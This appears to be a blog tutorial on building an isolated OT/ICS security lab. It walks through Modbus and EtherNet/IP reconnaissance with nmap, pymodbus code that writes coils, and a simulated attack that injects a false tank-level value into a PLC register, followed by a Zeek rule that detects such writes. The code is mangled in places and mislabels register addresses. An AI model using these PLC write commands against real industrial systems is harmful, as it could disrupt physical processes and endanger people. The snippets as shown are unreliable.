Listen to this Post
Introduction:

The world of Operational Technology (OT) and Industrial Control Systems (ICS) security, long considered a niche and inaccessible field, is being democratized by hands-on lab platforms. As highlighted by consultant Ndeye Adama DRAME, practical, safe experimentation is key to unlocking this critical sector, transforming confusion into clarity for cybersecurity professionals seeking a specialized and impactful career path.
Learning Objectives:
- Understand the fundamental components and security challenges of OT/ICS environments (SCADA, PLCs, DCS).
- Learn how to establish a secure, isolated lab environment for OT security testing.
- Perform basic reconnaissance, device interrogation, and simple attack simulations against common industrial protocols.
You Should Know:
1. Building Your Isolated OT/ICS Lab Foundation
Before touching a single PLC, you must create a safe sandbox. The core principle is complete isolation from live operational networks. This involves using virtualization and dedicated lab hardware.
Step‑by‑step guide explaining what this does and how to use it.
1. Choose Your Hypervisor: Use VMware Workstation Pro, VirtualBox, or KVM to host virtual machines (VMs).
2. Isolate Network Adapters: Configure a custom “Host-Only” or “NAT Network” in your hypervisor. This ensures lab traffic never escapes to your physical network.
In VirtualBox: File > Host Network Manager > Create. Disable DHCP if needed for static IP assignments.
3. Deploy Lab Components: Set up VMs for:
Attacker Machine: Kali Linux or Parrot OS.
Target ICS/OT Simulation: Use purpose-built platforms like Labshock Security (as mentioned), or simulate with open-source tools. For a basic start, install a Windows VM and run a simulated PLC software like `pylogix` (simulator) or OpenPLC.
4. Verify Isolation: From your attacker Kali VM, scan your physical network segment to confirm no lab traffic leaks.
 On Kali VM, scan your host-only network range (e.g., 192.168.56.0/24)
sudo nmap -sn 192.168.56.0/24
 You should ONLY see your lab VMs, not your home/office devices.
2. Fingerprinting OT Network Assets & Protocols
OT networks run on legacy and specialized protocols. Discovery is the first step in understanding your attack surface.
Step‑by‑step guide explaining what this does and how to use it.
1. Passive Discovery (Listening): Use `tcpdump` or Wireshark on your lab network to listen for broadcast traffic from simulated devices.
sudo tcpdump -i eth0 -nn 'port 502 or port 44818 or port 47808' -w ot_traffic.pcap
Port 502: Modbus TCP
Port 44818: EtherNet/IP
Port 47808: BACnet
- Active Reconnaissance (Scanning): Use specialized scanners that understand industrial protocols to avoid crashing fragile devices.
Using nmap with scripts for safe discovery
sudo nmap -sS -p 502,102,44818,47808 --script modbus-discover,enip-info 192.168.56.0/24
Using dedicated OT tool like `plcscan`
python3 plcscan.py -t 192.168.56.105
-
Interacting with a PLC: Reading Registers and Coils
The primary function of a PLC is to read inputs (e.g., sensor data) and write to outputs (e.g., pump speed). This is done via registers (holding values) and coils (discrete on/off outputs).
Step‑by‑step guide explaining what this does and how to use it.
1. Identify a Target: Assume you found a Modbus TCP device at 192.168.56.105:502.
2. Use Python with `pymodbus` Library:
from pymodbus.client import ModbusTcpClient

Connect to the PLC
client = ModbusTcpClient('192.168.56.105', port=502)
connection = client.connect()

if connection:
 Read Holding Registers (address 0, count 10)
hr_result = client.read_holding_registers(address=0, count=10)
if not hr_result.isError():
print(f"Holding Registers: {hr_result.registers}")

Read Coils (address 0, count 10)
coil_result = client.read_coils(address=0, count=10)
if not coil_result.isError():
print(f"Coils Status: {coil_result.bits}")

Write to a Single Coil (address 0, turn it ON)
write_result = client.write_coil(address=0, value=True)
if not write_result.isError():
print("Coil 0 turned ON (e.g., pump started, valve opened)")

client.close()
- Simulating a Basic OT Attack: Manipulating Process Values
A common attack goal is to manipulate sensor readings or control outputs to cause a physical process failure.
Step‑by‑step guide explaining what this does and how to use it.
1. Scenario: You’ve identified a holding register (address 40001) that stores the value from a tank level sensor.
2. Attack – Writing a Malicious Value: Use `pymodbus` to write a false value, potentially triggering an automatic shutdown or causing an overflow.
from pymodbus.client import ModbusTcpClient
from pymodbus.payload import BinaryPayloadBuilder
from pymodbus.constants import Endian

client = ModbusTcpClient('192.168.56.105')
client.connect()

Create a fake tank level value (e.g., 95.7%)
builder = BinaryPayloadBuilder(byteorder=Endian.Big, wordorder=Endian.Big)
builder.add_32bit_float(95.7)  Pack as a float
payload = builder.build()

Write to the holding register (Modbus function code 16)
client.write_registers(address=40001, values=payload, skip_encode=True)
print("Injected false tank level sensor data.")
client.close()
5. Defensive Monitoring: Detecting Unauthorized Modbus Commands
Security in OT relies heavily on network monitoring and anomaly detection due to the difficulty of patching.
Step‑by‑step guide explaining what this does and how to use it.
1. Deploy a Network Tap/SPAN Port: In your lab, mirror all OT traffic to a monitoring VM.
2. Use Security Onion or a Simple IDS: Set up Zeek (formerly Bro) with custom scripts for OT protocols.
 Install Zeek on your monitoring VM
sudo apt update && sudo apt install zeek -y
3. Create a Basic Zeek Script to Alert on Critical Modbus Writes:
 Create file: /opt/zeek/share/zeek/site/local.zeek
@load policy/protocols/modbus
event modbus_write_multiple_registers_request(c: connection, headers: ModbusHeaders, start_address: count, registers: ModbusRegisters)
{
if (start_address == 40001) {  Your critical tank level register
print fmt("ALERT: Critical Write to Register 40001 from %s", c$id$orig_h);
 Can be integrated with SIEM or alerting system
}
}
4. Restart Zeek to load the new policy and generate alerts.
What Undercode Say:
- Hands-On Practice is Non-Negotiable: Theoretical knowledge of OT security is insufficient. The tactile experience of connecting to a PLC, writing a register, and seeing a simulated physical process change (or fail) builds irreplaceable intuition.
- The Community is a Force Multiplier: The journey of professionals like Natacha Kane, facilitated by accessible content and platforms like Labshock, underscores that the growth of OT security expertise relies on shared, practical knowledge and mentorship within the community.
The traditional barrier to OT security has been the fear of breaking multimillion-dollar, mission-critical systems. Lab platforms shatter this barrier by providing a consequence-free environment. This shift is creating a more diverse pipeline of talent who understand not just the “how” of an attack, but the “so what” of the physical consequences. As these platforms evolve with more realistic simulations of power grids, water treatment, and manufacturing, we will see a new generation of defenders who are fundamentally process-aware, making them far more effective at designing resilient systems from the ground up.
Prediction:
The normalization of accessible OT/ICS hands-on training will lead to a significant shift in the threat landscape over the next 3-5 years. While more skilled defenders will enter the field, the same knowledge will also be acquired by threat actors, lowering the barrier to entry for sophisticated attacks against industrial infrastructure. We will see a rise in targeted ransomware that not only encrypts data but precisely manipulates PLC logic to threaten physical destruction unless paid, alongside an increase in “brown-out” attacks designed to cause costly operational delays rather than total shutdowns. The industry’s response must accelerate towards widespread adoption of the IEC 62443 standards, segmenting IT/OT networks not just with firewalls but with unidirectional gateways, and investing in pervasive, protocol-aware monitoring that can detect the subtle attacks practiced in these very labs.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ndeye Adama – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


